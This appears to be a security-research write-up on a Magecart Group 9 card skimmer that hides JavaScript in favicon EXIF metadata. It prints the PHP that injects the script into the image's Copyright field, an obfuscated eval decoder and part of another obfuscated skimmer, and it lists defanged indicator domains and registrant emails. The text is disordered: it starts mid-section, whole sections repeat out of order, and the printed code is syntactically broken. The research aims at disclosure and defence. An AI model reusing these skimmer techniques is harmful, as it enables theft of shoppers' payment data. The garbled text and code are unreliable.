
```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.

The screenshot displays the developer tools interface for a web browser. The top section, 'Request Headers', shows a GET request to /f1/index.php?hash=... with a red box highlighting the 'hash=' parameter and the text 'Base64 encoding' overlaid. Below this, the 'Client' section is expanded to show 'Miscellaneous' and 'Security' details, including 'Sec-Fetch-Dest: image', 'Sec-Fetch-Mode: no-cors', and 'Sec-Fetch-Site: cross-site'. The bottom section, 'Response Headers', shows an HTTP/1.1 200 OK response with 'Content-Type: image/gif' circled in red. The browser's navigation bar shows the URL 'http://localhost:3000/f1/index.php?hash=...' and the page title 'Index - Magento 2.3.5-BE'. The Magento logo is visible in the bottom right corner of the response area.

Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#) .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undcoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalise[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3

```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```

### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails

```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```

```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
    include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
    include_once 'bin/exif/Photoshop_IRB.php'; EXIF libraries

include_once 'bin/exif/Photoshop_File_Info.php';

$new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition' => "",
'caption' => "",
'captionwriter' => "",
'jobname' => "",
'copyrightstatus' => "",
'copyrightnotice' => str_replace("'", "\'", $js." "),
'ownerurl' => "",
'keywords' => array(),
'category' => "",
'supplementalcategories'=> array(),
'date' => "2222-22-22",
'city' => "",
'state' => "",
'country' => "",
'credit'=> "",
'source'=> "",
'headline' => "",
'instructions' => "",
'transmissionreference' => "",
'urgency' => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```

Skimmer code loaded via \$js variable




The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.

```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
      "Source code for [{JS}] could not be loaded.\n\n" +
      "Please check the following:\n\n" +
      "- the absolute URL path '{JS}' should be valid and readable\n\n" +
      "- if you have specified a repository name, make sure you dit it via 'rjs'
      query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n\n" +
      "- if a repository name was not specified, make sure that the repository
      '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n\n" +
      "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
  function(w,i,s,e){
    var l1ll=0;var l1llI=0;var l1lll=0;var l1lllI=[];var l1llI=[];
    while(true){
      if(l1ll<5)l1llI.push(w.charAt(l1ll));else if(l1ll<w.length)l1llI.
      push(w.charAt(l1ll));l1ll++;
      if(l1llI<5)l1llI.push(i.charAt(l1llI));else if(l1llI<i.length)l1llI.
      push(i.charAt(l1llI));l1llI++;
      if(l1lll<5)l1llI.push(s.charAt(l1lll));else if(l1lll<s.length)l1llI.
      push(s.charAt(l1lll));l1lll++;
      if(w.length+i.length+s.length+e.length==l1lll.length+l1llI.length+e.
      .length)break;
    }
    var l1ll=l1lll.join('');var l1llI=l1llI.join('');l1llI=0;var l1lll=[];
    for(l1lll=0;l1lll<l1lll.length;l1lll+=2){
      var l1lll=-1;if(l1llI.charCodeAt(l1llI)%2)l1lll=1;
      l1lll.push(String.fromCharCode(parseInt(l1llI.substr(l1llI,2),36)-
      l1lll));
      l1llI++;if(l1llI>=l1llI.length)l1llI=0;
    }
    return l1lll.join('');
  }
  ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

## Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalyse[.]xyz (archive [here](#)). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.



We also can connect this threat actor to another skimming script based on the registrant’s email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive [here](#)).


```

<html>
<script>
var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
(function(_0x242ecc, _0x528af0) {
var _0x1e1be8 = function(_0x1efd91) {
while (--_0x1efd91) {
_0x242ecc['push'](_0x242ecc['shift']());
}
};
_0x1e1be8(++_0x528af0);
}(_0x2626, 0xf8));
var _0x5531 = function(_0x5890cf, _0x9a0395) {
_0x5890cf = 93, _0x9a0395 = undefined
_0x5890cf = _0x5890cf - 0x0;
var _0x4b6433 = _0x2626[_0x5890cf];
return _0x4b6433;
}


```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#) .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undcoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalise[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3


```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```

### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails

```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```



This shows us how the favicon.ico file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.

```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
    include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
    include_once 'bin/exif/Photoshop_IRB.php'; EXIF libraries

include_once 'bin/exif/Photoshop_File_Info.php';

$new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition' => "",
'caption' => "",
'captionwriter' => "",
'jobname' => "",
'copyrightstatus' => "",
'copyrightnotice' => str_replace("'", "\'", $js." "),
'ownerurl' => "",
'keywords' => array(),
'category' => "",
'supplementalcategories'=> array(),
'date' => "2222-22-22",
'city' => "",
'state' => "",
'country' => "",
'credit'=> "",
'source'=> "",
'headline' => "",
'instructions' => "",
'transmissionreference' => "",
'urgency' => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```

Skimmer code loaded via \$js variable




The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.

```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
      "Source code for [{JS}] could not be loaded.\n\n" +
      "Please check the following:\n\n" +
      "- the absolute URL path '{JS}' should be valid and readable\n\n" +
      "- if you have specified a repository name, make sure you dit it via 'rjs'
      query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n\n" +
      "- if a repository name was not specified, make sure that the repository
      '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n\n" +
      "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
  function(w,i,s,e){
    var l1ll=0;var l1llI=0;var l1lll=0;var l1lll=[];var l1llI=[];
    while(true){
      if(l1ll<5)l1llI.push(w.charAt(l1ll));else if(l1ll<w.length)l1llI.
      push(w.charAt(l1ll));l1ll++;
      if(l1llI<5)l1llI.push(i.charAt(l1llI));else if(l1llI<i.length)l1llI.
      push(i.charAt(l1llI));l1llI++;
      if(l1lll<5)l1llI.push(s.charAt(l1lll));else if(l1lll<s.length)l1llI.
      push(s.charAt(l1lll));l1lll++;
      if(w.length+i.length+s.length+e.length==l1lll.length+l1llI.length+e.
      .length)break;
    }
    var l1ll=l1lll.join('');var l1llI=l1llI.join('');l1llI=0;var l1lll=[];
    for(l1lll=0;l1lll<l1lll.length;l1lll+=2){
      var l1lll=-1;if(l1llI.charCodeAt(l1llI)%2)l1lll=1;
      l1lll.push(String.fromCharCode(parseInt(l1llI.substr(l1llI,2),36)-
      l1lll));
      l1llI++;if(l1llI>=l1llI.length)l1llI=0;
    }
    return l1lll.join('');
  }
  ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
```

### Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalyse[.]xyz (archive [here](#)). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.



We also can connect this threat actor to another skimming script based on the registrant’s email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive [here](#)).

